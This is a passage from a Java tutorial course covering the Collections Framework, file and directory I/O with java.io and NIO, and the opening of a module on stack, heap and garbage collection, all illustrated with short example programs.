<b>Add at beginning</b>	<input type="checkbox"/> Slow O(n)	<input checked="" type="checkbox"/> Fast O(1)
<b>Remove middle</b>	<input type="checkbox"/> Slow O(n)	<input type="checkbox"/> Slow O(n)
<b>Memory</b>	Less memory	More memory (node links)
<b>Use Case</b>	Random access, iteration	Frequent add/remove at ends

**Rule of Thumb:** Use **ArrayList** unless you need frequent insertions/deletions at beginning.

### 3.4 Vector

**Thread-safe ArrayList** (legacy, avoid in new code).

```

import java.util.Vector;

public class VectorDemo {
    public static void main(String[] args) {
        Vector<Integer> numbers = new Vector<>();
        numbers.add(10);
        numbers.add(20);
        numbers.add(30);

        System.out.println(numbers); // [10, 20, 30]
    }
}

```

**Note:** Vector is synchronized (thread-safe) but slower. Use [Collections.synchronizedList\(\)](#) instead if needed.

## 4. Set Interface

**Set** is a collection that **does NOT allow duplicates**.

## 4.1 HashSet

**Fast, unordered, no duplicates.**

```
import java.util.HashSet;

public class HashSetDemo {
    public static void main(String[] args) {
        HashSet<String> set = new HashSet<>();

        // Add elements
        set.add("Apple");
        set.add("Banana");
        set.add("Cherry");
        set.add("Apple"); // Duplicate - won't be added

        System.out.println("Set: " + set);
        // [Apple, Cherry, Banana] (order not guaranteed)

        System.out.println("Size: " + set.size()); // 3 (not 4)

        // Remove
        set.remove("Banana");
        System.out.println("After remove: " + set);

        // Contains
        System.out.println("Contains Apple? " + set.contains("Apple")); // true
    }
}
```

**Use Case:** When you need unique elements and don't care about order.

---

## 4.2 LinkedHashSet

**Maintains insertion order, no duplicates.**

```
import java.util.LinkedHashSet;

public class LinkedHashSetDemo {
    public static void main(String[] args) {
        LinkedHashSet<String> set = new LinkedHashSet<>();

        set.add("Apple");
        set.add("Banana");
        set.add("Cherry");
        set.add("Apple"); // Duplicate - won't be added

        System.out.println("Set: " + set);
        // [Apple, Banana, Cherry] (insertion order maintained)
```

```
}
```

#### 4.3 TreeSet

**Sorted order, no duplicates.**

```
import java.util.TreeSet;

public class TreeSetDemo {
    public static void main(String[] args) {
        TreeSet<Integer> numbers = new TreeSet<>();

        numbers.add(50);
        numbers.add(20);
        numbers.add(40);
        numbers.add(10);
        numbers.add(30);

        System.out.println("Sorted: " + numbers);
        // [10, 20, 30, 40, 50] (automatically sorted)

        // Additional methods
        System.out.println("First: " + numbers.first()); // 10
        System.out.println("Last: " + numbers.last()); // 50
        System.out.println("Higher than 25: " + numbers.higher(25)); // 30
        System.out.println("Lower than 25: " + numbers.lower(25)); // 20
    }
}
```

#### 4.4 Set Comparison

Feature	HashSet	LinkedHashSet	TreeSet
<b>Order</b>	No order	Insertion order	Sorted order
<b>Performance</b>	<input checked="" type="checkbox"/> Fast O(1)	<input checked="" type="checkbox"/> Fast O(1)	Slower O(log n)
<b>Null</b>	<input checked="" type="checkbox"/> One null	<input checked="" type="checkbox"/> One null	<input checked="" type="checkbox"/> No null
<b>Use Case</b>	Unique, no order	Unique + order	Unique + sorted

### 5. Queue Interface

**Queue** follows **FIFO** (First-In-First-Out) principle.

#### 5.1 LinkedList as Queue

```

import java.util.LinkedList;
import java.util.Queue;

public class QueueDemo {
    public static void main(String[] args) {
        Queue<String> queue = new LinkedList<>();

        // Add elements (enqueue)
        queue.offer("First");
        queue.offer("Second");
        queue.offer("Third");

        System.out.println("Queue: " + queue); // [First, Second, Third]

        // Peek (view first without removing)
        System.out.println("Peek: " + queue.peek()); // First

        // Remove (dequeue)
        String removed = queue.poll();
        System.out.println("Removed: " + removed); // First
        System.out.println("After poll: " + queue); // [Second, Third]
    }
}

```

## Queue Methods:

Method	Description	Throws Exception?
offer()	Add element	No (returns false)
add()	Add element	Yes
poll()	Remove and return first element	No (returns null)
remove()	Remove and return first element	Yes
peek()	View first element without removing	No (returns null)
element()	View first element without removing	Yes

## 5.2 PriorityQueue

**Elements ordered by priority** (natural order or custom comparator).

```

import java.util.PriorityQueue;

public class PriorityQueueDemo {
    public static void main(String[] args) {
        PriorityQueue<Integer> pq = new PriorityQueue<>();

        // Add elements (any order)
        pq.offer(50);

```

```

pq.offer(20);
pq.offer(40);
pq.offer(10);
pq.offer(30);

System.out.println("Priority Queue: " + pq);

// Remove in priority order (smallest first by default)
while (!pq.isEmpty()) {
    System.out.println("Removed: " + pq.poll());
}
// Output: 10, 20, 30, 40, 50
}
}

```

### 5.3 Deque (Double-Ended Queue)

**Can add/remove from both ends.**

```

import java.util.ArrayDeque;
import java.util.Deque;

public class DequeDemo {
    public static void main(String[] args) {
        Deque<String> deque = new ArrayDeque<>();

        // Add at both ends
        deque.addFirst("First");
        deque.addLast("Last");
        deque.addFirst("New First");

        System.out.println("Deque: " + deque);
        // [New First, First, Last]

        // Remove from both ends
        System.out.println("Remove first: " + deque.removeFirst()); // New First
        System.out.println("Remove last: " + deque.removeLast()); // Last
        System.out.println("After: " + deque); // [First]
    }
}

```

### Use Cases:

- **Stack:** `addFirst()`, `removeFirst()`
- **Queue:** `addLast()`, `removeFirst()`

## 6. Map Interface

**Map** stores **key-value pairs**. Keys are unique, values can be duplicated.

## 6.1 HashMap

Fast, unordered, allows one null key.

```
import java.util.HashMap;

public class HashMapDemo {
    public static void main(String[] args) {
        HashMap<String, Integer> ages = new HashMap<>();

        // Put key-value pairs
        ages.put("Alice", 25);
        ages.put("Bob", 30);
        ages.put("Charlie", 35);
        ages.put("Alice", 26); // Updates Alice's value

        System.out.println("Ages: " + ages);
        // {Alice=26, Bob=30, Charlie=35}

        // Get value by key
        int aliceAge = ages.get("Alice");
        System.out.println("Alice's age: " + aliceAge); // 26

        // Check if key exists
        System.out.println("Has Bob? " + ages.containsKey("Bob")); // true
        System.out.println("Has age 30? " + ages.containsValue(30)); // true

        // Remove
        ages.remove("Bob");
        System.out.println("After remove: " + ages);

        // Get with default
        int davidAge = ages.getOrDefault("David", 0);
        System.out.println("David's age: " + davidAge); // 0 (not found)
    }
}
```

---

### HashMap Methods:

Method	Description
put(K key, V value)	Add/update key-value pair
get(Object key)	Get value by key
remove(Object key)	Remove key-value pair
containsKey(Object key)	Check if key exists
containsValue(Object val)	Check if value exists
size()	Get number of pairs

Method	Description
<code>isEmpty()</code>	Check if empty
<code>keySet()</code>	Get all keys
<code>values()</code>	Get all values
<code>entrySet()</code>	Get all key-value pairs

## 6.2 Iterating Maps

```

import java.util.HashMap;
import java.util.Map;

public class MapIteration {
    public static void main(String[] args) {
        Map<String, Integer> scores = new HashMap<>();
        scores.put("Alice", 95);
        scores.put("Bob", 87);
        scores.put("Charlie", 92);

        // Method 1: forEach (Java 8+)
        scores.forEach((name, score) -> {
            System.out.println(name + ": " + score);
        });

        System.out.println();

        // Method 2: entrySet()
        for (Map.Entry<String, Integer> entry : scores.entrySet()) {
            System.out.println(entry.getKey() + ": " + entry.getValue());
        }

        System.out.println();

        // Method 3: keySet()
        for (String name : scores.keySet()) {
            System.out.println(name + ": " + scores.get(name));
        }
    }
}

```

## 6.3 LinkedHashMap

Maintains insertion order.

```

import java.util.LinkedHashMap;

public class LinkedHashMapDemo {

```

```

public static void main(String[] args) {
    LinkedHashMap<String, Integer> map = new LinkedHashMap<>();

    map.put("First", 1);
    map.put("Second", 2);
    map.put("Third", 3);

    System.out.println(map);
    // {First=1, Second=2, Third=3} (insertion order maintained)
}
}

```

## 6.4 TreeMap

**Sorted by keys.**

```

import java.util.TreeMap;

public class TreeMapDemo {
    public static void main(String[] args) {
        TreeMap<String, Integer> map = new TreeMap<>();

        map.put("Charlie", 92);
        map.put("Alice", 95);
        map.put("Bob", 87);

        System.out.println(map);
        // {Alice=95, Bob=87, Charlie=92} (sorted by key)

        // Additional methods
        System.out.println("First key: " + map.firstKey()); // Alice
        System.out.println("Last key: " + map.lastKey()); // Charlie
    }
}

```

## 6.5 Map Comparison

Feature	HashMap	LinkedHashMap	TreeMap	Hashtable
<b>Order</b>	No order	Insertion order	Sorted by key	No order
<b>Performance</b>	✓ Fast O(1)	✓ Fast O(1)	Slower O(log n)	Fast (sync)
<b>Null Key</b>	✓ One null	✓ One null	✗ No null	✗ No null
<b>Thread-Safe</b>	✗ No	✗ No	✗ No	✓ Yes (legacy)

Feature	HashMap	LinkedHashMap	TreeMap	Hashtable
Use Case	General purpose	Order matters	Sorted keys	Avoid (use ConcurrentHashMap)

## 7. Iterating Collections

### 7.1 For-Each Loop

```
List<String> fruits = Arrays.asList("Apple", "Banana", "Cherry");

// For-each loop
for (String fruit : fruits) {
    System.out.println(fruit);
}
```

### 7.2 Iterator

```
import java.util.ArrayList;
import java.util.Iterator;

public class IteratorDemo {
    public static void main(String[] args) {
        ArrayList<String> list = new ArrayList<>();
        list.add("Apple");
        list.add("Banana");
        list.add("Cherry");

        // Get iterator
        Iterator<String> iterator = list.iterator();

        while (iterator.hasNext()) {
            String fruit = iterator.next();
            System.out.println(fruit);

            // Remove during iteration (safe)
            if (fruit.equals("Banana")) {
                iterator.remove(); // ✓ Safe
            }
        }

        System.out.println("After remove: " + list); // [Apple, Cherry]
    }
}
```

**Why Iterator?** Can safely remove elements during iteration.

### 7.3 forEach Method (Java 8+)

```
List<String> names = Arrays.asList("Alice", "Bob", "Charlie");

// forEach with lambda
names.forEach(name -> System.out.println(name));

// forEach with method reference
names.forEach(System.out::println);
```

## 8. Comparable vs Comparator

### 8.1 Comparable (Natural Ordering)

Class defines its own natural ordering.

```
class Student implements Comparable<Student> {
    String name;
    int age;

    Student(String name, int age) {
        this.name = name;
        this.age = age;
    }

    @Override
    public int compareTo(Student other) {
        // Sort by age
        return this.age - other.age;
        // Negative: this < other
        // Zero: this == other
        // Positive: this > other
    }

    @Override
    public String toString() {
        return name + " (" + age + ")";
    }
}

public class ComparableDemo {
    public static void main(String[] args) {
        List<Student> students = new ArrayList<>();
        students.add(new Student("Charlie", 22));
        students.add(new Student("Alice", 20));
        students.add(new Student("Bob", 21));

        Collections.sort(students); // Uses compareTo()

        System.out.println(students);
    }
}
```

```
        // [Alice (20), Bob (21), Charlie (22)]  
    }  
}
```

## 8.2 Comparator (Custom Ordering)

External comparison logic.

```
import java.util.*;  
  
class Student {  
    String name;  
    int age;  
  
    Student(String name, int age) {  
        this.name = name;  
        this.age = age;  
    }  
  
    @Override  
    public String toString() {  
        return name + " (" + age + ")";  
    }  
}  
  
public class ComparatorDemo {  
    public static void main(String[] args) {  
        List<Student> students = new ArrayList<>();  
        students.add(new Student("Charlie", 22));  
        students.add(new Student("Alice", 20));  
        students.add(new Student("Bob", 21));  
  
        // Sort by name  
        Collections.sort(students, new Comparator<Student>() {  
            @Override  
            public int compare(Student s1, Student s2) {  
                return s1.name.compareTo(s2.name);  
            }  
        });  
  
        System.out.println("By name: " + students);  
        // [Alice (20), Bob (21), Charlie (22)]  
  
        // Sort by age (lambda)  
        students.sort((s1, s2) -> s2.age - s1.age); // Descending  
  
        System.out.println("By age desc: " + students);  
        // [Charlie (22), Bob (21), Alice (20)]  
  
        // Sort by age (Comparator.comparing)  
        students.sort(Comparator.comparing(s -> s.age));
```

```

        System.out.println("By age asc: " + students);
        // [Alice (20), Bob (21), Charlie (22)]
    }
}

```

### 8.3 Comparable vs Comparator

Feature	Comparable	Comparator
<b>Interface</b>	Comparable<T>	Comparator<T>
<b>Method</b>	compareTo(T o)	compare(T o1, T o2)
<b>Location</b>	Inside class	Separate class or lambda
<b>Sorting</b>	One way (natural)	Multiple ways
<b>Modify Class</b>	<input checked="" type="checkbox"/> Required	<input type="checkbox"/> Not required

**Use Comparable** for single natural ordering.

**Use Comparator** for multiple custom orderings.

### 9. Collections Utility Class

**Collections** class provides static utility methods.

```

import java.util.*;

public class CollectionsUtility {
    public static void main(String[] args) {
        List<Integer> numbers = new ArrayList<>(Arrays.asList(5, 2, 8, 1, 9));

        // Sort
        Collections.sort(numbers);
        System.out.println("Sorted: " + numbers); // [1, 2, 5, 8, 9]

        // Reverse
        Collections.reverse(numbers);
        System.out.println("Reversed: " + numbers); // [9, 8, 5, 2, 1]

        // Shuffle
        Collections.shuffle(numbers);
        System.out.println("Shuffled: " + numbers); // Random order

        // Max/Min
        int max = Collections.max(numbers);
        int min = Collections.min(numbers);
        System.out.println("Max: " + max + ", Min: " + min);

        // Binary Search (list must be sorted)
    }
}

```

```

        Collections.sort(numbers);
        int index = Collections.binarySearch(numbers, 5);
        System.out.println("Index of 5: " + index);

        // Fill
        Collections.fill(numbers, 0);
        System.out.println("Filled: " + numbers); // [0, 0, 0, 0, 0]

        // Frequency
        List<String> words = Arrays.asList("a", "b", "a", "c", "a");
        int freq = Collections.frequency(words, "a");
        System.out.println("Frequency of 'a': " + freq); // 3

        // Create immutable collections
        List<String> immutableList = Collections.unmodifiableList(
            Arrays.asList("A", "B", "C")
        );
        // immutableList.add("D"); // ✗ UnsupportedOperationException
    }
}

```

## 10. Generics in Collections

### 10.1 Type Safety

```

// ✗ Without Generics (Old way - Java 4)
ArrayList list = new ArrayList();
list.add("Hello");
list.add(123);
String str = (String) list.get(0); // Manual casting
// String str2 = (String) list.get(1); // Runtime error! ClassCastException

// ✓ With Generics (Type-safe)
ArrayList<String> stringList = new ArrayList<>();
stringList.add("Hello");
// stringList.add(123); // ✗ Compile error! Type safety
String str = stringList.get(0); // No casting needed

```

### 10.2 Generic Methods

```

public class GenericDemo {
    // Generic method
    public static <T> void printArray(T[] array) {
        for (T element : array) {
            System.out.print(element + " ");
        }
        System.out.println();
    }
}

```

```

    }

    public static void main(String[] args) {
        Integer[] intArray = {1, 2, 3, 4, 5};
        String[] strArray = {"A", "B", "C"};

        printArray(intArray); // 1 2 3 4 5
        printArray(strArray); // A B C
    }
}

```

### 10.3 Bounded Type Parameters

```

// Only accepts Number and its subclasses
public static <T extends Number> double sum(List<T> numbers) {
    double total = 0;
    for (T num : numbers) {
        total += num.doubleValue();
    }
    return total;
}

// Usage
List<Integer> integers = Arrays.asList(1, 2, 3);
System.out.println(sum(integers)); // 6.0

List<Double> doubles = Arrays.asList(1.5, 2.5, 3.5);
System.out.println(sum(doubles)); // 7.5

```

## 8. Choosing the Right Collection

Need	Use
Fast access by index	ArrayList
Fast insertion/deletion	LinkedList
No duplicates, fast lookup	HashSet
No duplicates, sorted	TreeSet
No duplicates, insertion order	LinkedHashSet
Key-value pairs, fast lookup	HashMap
Key-value pairs, sorted	TreeMap
Key-value pairs, insertion order	LinkedHashMap
FIFO queue	LinkedList (Queue)

Need	Use
Priority-based processing	PriorityQueue
Thread-safe list	CopyOnWriteArrayList or synchronized
Thread-safe map	ConcurrentHashMap

## 9. Practice Exercises

### Exercise 1: Student Management

```

import java.util.*;

class Student {
    String name;
    int rollNumber;
    double marks;

    public Student(String name, int rollNumber, double marks) {
        this.name = name;
        this.rollNumber = rollNumber;
        this.marks = marks;
    }

    @Override
    public String toString() {
        return name + " (" + rollNumber + "): " + marks;
    }
}

public class StudentManagement {
    public static void main(String[] args) {
        List<Student> students = new ArrayList<>();

        students.add(new Student("Alice", 101, 85.5));
        students.add(new Student("Bob", 102, 92.0));
        students.add(new Student("Charlie", 103, 78.5));

        // Sort by marks (descending)
        students.sort((s1, s2) -> Double.compare(s2.marks, s1.marks));

        System.out.println("Students sorted by marks:");
        students.forEach(System.out::println);
    }
}

```

### Exercise 2: Word Frequency Counter

```

import java.util.*;

```

```

public class WordFrequency {
    public static void main(String[] args) {
        String text = "apple banana apple cherry banana apple";
        String[] words = text.split(" ");

        Map<String, Integer> frequency = new HashMap<>();

        for (String word : words) {
            frequency.put(word, frequency.getOrDefault(word, 0) + 1);
        }

        System.out.println("Word Frequencies:");
        frequency.forEach((word, count) ->
            System.out.println(word + ": " + count)
        );
    }
}

```

## 10. Key Takeaways

- The Collections Framework provides pre-built data structures
- List for ordered collections (ArrayList, LinkedList)
- Set for unique elements (HashSet, TreeSet)
- Map for key-value pairs (HashMap, TreeMap)
- Queue for FIFO operations
- Choose collection based on your performance needs
- Collections class provides utility methods
- Generics provide type safety

1. **ArrayList** - Dynamic array, fast random access
2. **LinkedList** - Doubly-linked, fast add/remove at ends
3. **HashSet** - Unique elements, no order
4. **TreeSet** - Unique elements, sorted
5. **HashMap** - Key-value pairs, fast lookup
6. **TreeMap** - Key-value pairs, sorted by keys
7. **Queue** - FIFO, use for task scheduling
8. **Iterator** - Safe removal during iteration
9. **Comparable** - Natural ordering (one way)
10. **Comparator** - Custom ordering (multiple ways)
11. **Generics** - Type safety, no casting needed

## Additional Resources

- [Collections Framework](#)
- [List Interface](#)
- [Map Interface](#)
- [Generics Tutorial](#)

## Module 2.7: File Handling & I/O (3 hours)

### What You'll Learn

- Reading and writing files
  - Working with paths and directories
  - Byte streams vs character streams
  - Try-with-resources
  - NIO.2 (New I/O) features
- 

## 1. File I/O Basics

### 1.1 Understanding Streams

**Stream:** A sequence of data flowing from a source to a destination.

**Types:**

- **Byte Streams:** Handle binary data (images, videos, etc.)
  - **Character Streams:** Handle text data (optimized for characters)
- 

## 2. Reading Files

### 2.1 Using BufferedReader

```
import java.io.BufferedReader;
import java.io.FileReader;
import java.io.IOException;

public class ReadFileExample {
    public static void main(String[] args) {
        String filename = "example.txt";

        try (BufferedReader reader = new BufferedReader(new FileReader(filename))) {
            String line;
            while ((line = reader.readLine()) != null) {
                System.out.println(line);
            }
        } catch (IOException e) {
            System.out.println("Error reading file: " + e.getMessage());
        }
    }
}
```

### Explanation:

- **BufferedReader** reads text efficiently
- **try-with-resources** automatically closes the file

- `readLine()` returns `null` when end of file is reached
- 

## 2.2 Using Scanner

```
import java.io.File;
import java.io.FileNotFoundException;
import java.util.Scanner;

public class ReadWithScanner {
    public static void main(String[] args) {
        try {
            File file = new File("example.txt");
            Scanner scanner = new Scanner(file);

            while (scanner.hasNextLine()) {
                String line = scanner.nextLine();
                System.out.println(line);
            }

            scanner.close();
        } catch (FileNotFoundException e) {
            System.out.println("File not found: " + e.getMessage());
        }
    }
}
```

---

## 2.3 Using Files (Java NIO)

```
import java.io.IOException;
import java.nio.file.Files;
import java.nio.file.Path;
import java.nio.file.Paths;
import java.util.List;

public class ReadWithNIO {
    public static void main(String[] args) {
        try {
            Path path = Paths.get("example.txt");

            // Read all lines at once
            List<String> lines = Files.readAllLines(path);
            lines.forEach(System.out::println);

            System.out.println("\n---\n");

            // Read as a string
            String content = Files.readString(path);
            System.out.println(content);
        }
    }
}
```

```
        } catch (IOException e) {
            System.out.println("Error: " + e.getMessage());
        }
    }
}
```

---

### 3. Writing Files

#### 3.1 Using BufferedWriter

```
import java.io.BufferedWriter;
import java.io.FileWriter;
import java.io.IOException;

public class WriteFileExample {
    public static void main(String[] args) {
        String filename = "output.txt";

        try (BufferedWriter writer = new BufferedWriter(new FileWriter(filename)))
{
            writer.write("Hello, World!");
            writer.newLine();
            writer.write("This is a new line.");
            writer.newLine();
            writer.write("File I/O in Java is easy!");

            System.out.println("File written successfully!");
        } catch (IOException e) {
            System.out.println("Error writing file: " + e.getMessage());
        }
    }
}
```

---

#### 3.2 Appending to Files

```
import java.io.BufferedWriter;
import java.io.FileWriter;
import java.io.IOException;

public class AppendToFile {
    public static void main(String[] args) {
        String filename = "output.txt";

        // true parameter enables append mode
        try (BufferedWriter writer = new BufferedWriter(new FileWriter(filename,
true))) {
            writer.write("This line is appended.");
        }
    }
}
```

```

        writer.newLine();
        System.out.println("Content appended successfully!");
    } catch (IOException e) {
        System.out.println("Error: " + e.getMessage());
    }
}
}
}

```

---

### 3.3 Using Files (Java NIO)

```

import java.io.IOException;
import java.nio.file.Files;
import java.nio.file.Path;
import java.nio.file.Paths;
import java.nio.file.StandardOpenOption;
import java.util.Arrays;
import java.util.List;

public class WriteWithNIO {
    public static void main(String[] args) {
        try {
            Path path = Paths.get("output.txt");

            // Write a string
            Files.writeString(path, "Hello from NIO!");

            // Write list of lines
            List<String> lines = Arrays.asList(
                "Line 1",
                "Line 2",
                "Line 3"
            );
            Files.write(path, lines);

            // Append to file
            Files.writeString(path, "\nAppended line", StandardOpenOption.APPEND);

            System.out.println("File written successfully!");
        } catch (IOException e) {
            System.out.println("Error: " + e.getMessage());
        }
    }
}

```

---

## 4. Working with Directories

### 4.1 Creating Directories

```

import java.io.File;
import java.io.IOException;
import java.nio.file.Files;
import java.nio.file.Path;
import java.nio.file.Paths;

public class DirectoryOperations {
    public static void main(String[] args) {
        // Old way (File class)
        File dir1 = new File("myFolder");
        if (dir1.mkdir()) {
            System.out.println("Directory created: " + dir1.getName());
        }

        // Create nested directories
        File dir2 = new File("parent/child/grandchild");
        if (dir2.mkdirs()) {
            System.out.println("Nested directories created");
        }

        // New way (NIO)
        try {
            Path path = Paths.get("nioFolder");
            Files.createDirectory(path);
            System.out.println("NIO directory created");

            // Create nested
            Path nested = Paths.get("parent2/child2");
            Files.createDirectories(nested);
            System.out.println("Nested NIO directories created");
        } catch (IOException e) {
            System.out.println("Error: " + e.getMessage());
        }
    }
}

```

## 4.2 Listing Directory Contents

```

import java.io.File;
import java.io.IOException;
import java.nio.file.DirectoryStream;
import java.nio.file.Files;
import java.nio.file.Path;
import java.nio.file.Paths;

public class ListDirectory {
    public static void main(String[] args) {
        // Old way
        File directory = new File(".");
        String[] files = directory.list();
    }
}

```

```

if (files != null) {
    System.out.println("Files in current directory:");
    for (String file : files) {
        System.out.println(file);
    }
}

System.out.println("\n---\n");

// New way (NIO)
try {
    Path path = Paths.get(".");
    DirectoryStream<Path> stream = Files.newDirectoryStream(path);

    System.out.println("Files using NIO:");
    for (Path entry : stream) {
        System.out.println(entry.getFileName());
    }
} catch (IOException e) {
    System.out.println("Error: " + e.getMessage());
}
}
}

```

## 5. File Operations

### 5.1 Checking File Properties

```

import java.io.File;
import java.io.IOException;
import java.nio.file.Files;
import java.nio.file.Path;
import java.nio.file.Paths;

public class FileProperties {
    public static void main(String[] args) {
        File file = new File("example.txt");

        // Check existence
        System.out.println("Exists: " + file.exists());

        // Check if file or directory
        System.out.println("Is file: " + file.isFile());
        System.out.println("Is directory: " + file.isDirectory());

        // File metadata
        System.out.println("Can read: " + file.canRead());
        System.out.println("Can write: " + file.canWrite());
        System.out.println("Can execute: " + file.canExecute());
        System.out.println("Size: " + file.length() + " bytes");
    }
}

```

```

// Paths
System.out.println("Name: " + file.getName());
System.out.println("Path: " + file.getPath());
System.out.println("Absolute path: " + file.getAbsolutePath());

// NIO way
try {
    Path path = Paths.get("example.txt");
    System.out.println("\nNIO Properties:");
    System.out.println("Size: " + Files.size(path));
    System.out.println("Is hidden: " + Files.isHidden(path));
    System.out.println("Last modified: " +
    Files.getLastModifiedTime(path));
} catch (IOException e) {
    System.out.println("Error: " + e.getMessage());
}
}
}

```

## 5.2 Copying, Moving, and Deleting Files

```

import java.io.IOException;
import java.nio.file.Files;
import java.nio.file.Path;
import java.nio.file.Paths;
import java.nio.file.StandardCopyOption;

public class FileManipulation {
    public static void main(String[] args) {
        try {
            Path source = Paths.get("source.txt");
            Path destination = Paths.get("destination.txt");

            // Create source file for demo
            Files.writeString(source, "Hello, File I/O!");

            // Copy file
            Files.copy(source, destination, StandardCopyOption.REPLACE_EXISTING);
            System.out.println("File copied successfully");

            // Move/Rename file
            Path renamed = Paths.get("renamed.txt");
            Files.move(destination, renamed, StandardCopyOption.REPLACE_EXISTING);
            System.out.println("File moved successfully");

            // Delete file
            Files.delete(renamed);
            System.out.println("File deleted successfully");

            // Clean up
        }
    }
}

```

```

        Files.delete(source);

    } catch (IOException e) {
        System.out.println("Error: " + e.getMessage());
    }
}
}

```

---

## 6. Binary File I/O

### 6.1 Reading and Writing Bytes

```

import java.io.*;

public class BinaryFileIO {
    public static void main(String[] args) {
        String filename = "data.bin";

        // Writing binary data
        try (DataOutputStream dos = new DataOutputStream(
            new FileOutputStream(filename))) {

            dos.writeInt(123);
            dos.writeDouble(45.67);
            dos.writeBoolean(true);
            dos.writeUTF("Hello");

            System.out.println("Binary data written");
        } catch (IOException e) {
            System.out.println("Write error: " + e.getMessage());
        }

        // Reading binary data
        try (DataInputStream dis = new DataInputStream(
            new FileInputStream(filename))) {

            int number = dis.readInt();
            double decimal = dis.readDouble();
            boolean flag = dis.readBoolean();
            String text = dis.readUTF();

            System.out.println("Number: " + number);
            System.out.println("Decimal: " + decimal);
            System.out.println("Flag: " + flag);
            System.out.println("Text: " + text);

        } catch (IOException e) {
            System.out.println("Read error: " + e.getMessage());
        }
    }
}

```

```
    }  
}
```

## 7. Try-with-Resources

**Purpose:** Automatically close resources (files, connections, etc.)

### 7.1 Without Try-with-Resources

```
import java.io.*;  
  
public class WithoutTryWithResources {  
    public static void main(String[] args) {  
        BufferedReader reader = null;  
        try {  
            reader = new BufferedReader(new FileReader("file.txt"));  
            String line = reader.readLine();  
            System.out.println(line);  
        } catch (IOException e) {  
            e.printStackTrace();  
        } finally {  
            // Must manually close  
            if (reader != null) {  
                try {  
                    reader.close();  
                } catch (IOException e) {  
                    e.printStackTrace();  
                }  
            }  
        }  
    }  
}
```

### 7.2 With Try-with-Resources

```
import java.io.*;  
  
public class WithTryWithResources {  
    public static void main(String[] args) {  
        // Automatically closes reader  
        try (BufferedReader reader = new BufferedReader(new  
FileReader("file.txt"))) {  
            String line = reader.readLine();  
            System.out.println(line);  
        } catch (IOException e) {  
            e.printStackTrace();  
        }  
    }  
}
```

```
}
```

## 8. Practical Example: Student Data Manager

```
import java.io.*;
import java.nio.file.*;
import java.util.*;

class Student implements Serializable {
    private String name;
    private int age;
    private double grade;

    public Student(String name, int age, double grade) {
        this.name = name;
        this.age = age;
        this.grade = grade;
    }

    @Override
    public String toString() {
        return name + "," + age + "," + grade;
    }

    public static Student fromString(String line) {
        String[] parts = line.split(",");
        return new Student(parts[0], Integer.parseInt(parts[1]),
                           Double.parseDouble(parts[2]));
    }
}

public class StudentDataManager {
    private static final String FILENAME = "students.txt";

    public static void saveStudents(List<Student> students) {
        try (BufferedWriter writer = new BufferedWriter(new FileWriter(FILENAME)))
{
            for (Student student : students) {
                writer.write(student.toString());
                writer.newLine();
            }
            System.out.println("Students saved successfully!");
        } catch (IOException e) {
            System.out.println("Error saving: " + e.getMessage());
        }
    }

    public static List<Student> loadStudents() {
        List<Student> students = new ArrayList<>();
        try (BufferedReader reader = new BufferedReader(new FileReader(FILENAME)))
{
```

```

{
    String line;
    while ((line = reader.readLine()) != null) {
        students.add(Student.fromString(line));
    }
    System.out.println("Students loaded successfully!");
} catch (IOException e) {
    System.out.println("Error loading: " + e.getMessage());
}
return students;
}

public static void main(String[] args) {
    List<Student> students = Arrays.asList(
        new Student("Alice", 20, 85.5),
        new Student("Bob", 21, 92.0),
        new Student("Charlie", 19, 78.5)
    );
    // Save students
    saveStudents(students);

    // Load students
    List<Student> loaded = loadStudents();
    loaded.forEach(System.out::println);
}
}

```

## 9. Key Takeaways

- Use `BufferedReader/BufferedWriter` for text files
- Use `Files` class (NIO) for simpler operations
- Always use try-with-resources to auto-close files
- `Path` and `Files` are modern alternatives to `File`
- Binary data uses `DataInputStream/DataOutputStream`
- NIO.2 provides better error handling and more features

## Module 2.8: Memory Management & Garbage Collection (2 hours)

### What You'll Learn

- How Java manages memory
- Stack vs Heap memory
- Garbage collection process
- Memory optimization tips
- Common memory issues

### 1. Java Memory Architecture

## 1.1 Memory Areas

Java divides memory into several areas:

1. **Heap Memory:** Where objects are stored
  2. **Stack Memory:** Where method calls and local variables are stored
  3. **Method Area:** Where class metadata is stored
  4. **Program Counter (PC) Register:** Tracks current instruction
  5. **Native Method Stack:** For native (non-Java) code
- 

## 1.2 Stack vs Heap

```
public class StackVsHeap {  
    public static void main(String[] args) {  
        // Stack memory  
        int x = 10;           // Primitive on stack  
        int y = 20;           // Primitive on stack  
  
        // Heap memory  
        String name = "Alice"; // Reference on stack, object on heap  
        Person person = new Person("Bob"); // Reference on stack, object on heap  
  
        calculate(x, y);  
    }  
  
    public static void calculate(int a, int b) {  
        int sum = a + b; // Local variable on stack  
        System.out.println(sum);  
    } // sum is removed from stack when method ends  
}  
  
class Person {  
    String name;  
    public Person(String name) {  
        this.name = name;  
    }  
}
```

### Stack Memory:

- Stores method calls and local variables
- Fast access
- Limited size
- Automatically managed (LIFO - Last In First Out)
- When method finishes, its stack frame is removed

### Heap Memory:

- Stores objects and instance variables
- Slower than stack

- Larger size
  - Managed by Garbage Collector
  - Shared across all threads
- 

## 2. Object Lifecycle

### 2.1 Object Creation

```
public class ObjectLifecycle {  
    public static void main(String[] args) {  
        // Step 1: Reference created on stack (initialized to null)  
        String message;  
  
        // Step 2: Object created on heap, reference points to it  
        message = new String("Hello");  
  
        // Step 3: Object is used  
        System.out.println(message);  
  
        // Step 4: Reference is removed (end of scope)  
    }  
    // Object becomes eligible for garbage collection  
}
```

---

### 2.2 When Objects Become Eligible for GC

```
public class GCEligibility {  
    public static void main(String[] args) {  
        // Scenario 1: Reference set to null  
        String str1 = new String("Hello");  
        str1 = null; // Object becomes eligible for GC  
  
        // Scenario 2: Reference reassigned  
        String str2 = new String("World");  
        str2 = new String("Java"); // First object eligible for GC  
  
        // Scenario 3: Object out of scope  
        {  
            String str3 = new String("Scope");  
        } // str3 out of scope, object eligible for GC  
  
        // Scenario 4: Island of isolation  
        Employee e1 = new Employee();  
        Employee e2 = new Employee();  
        e1.manager = e2;  
        e2.manager = e1;  
        e1 = null;  
        e2 = null; // Both objects eligible despite circular reference  
    }  
}
```

```
    }
}

class Employee {
    Employee manager;
}
```

---

### 3. Garbage Collection

#### 3.1 What is Garbage Collection?

**Garbage Collection (GC):** Automatic process of freeing memory by deleting objects that are no longer reachable.

#### Benefits:

- No manual memory management needed
- Prevents memory leaks
- Prevents accessing freed memory

#### Drawbacks:

- Non-deterministic (you can't control when it runs)
- Can cause temporary pauses in application

---

#### 3.2 How GC Works

#### Mark and Sweep Algorithm:

1. **Mark Phase:** Identify which objects are still in use
2. **Sweep Phase:** Remove objects that are not marked
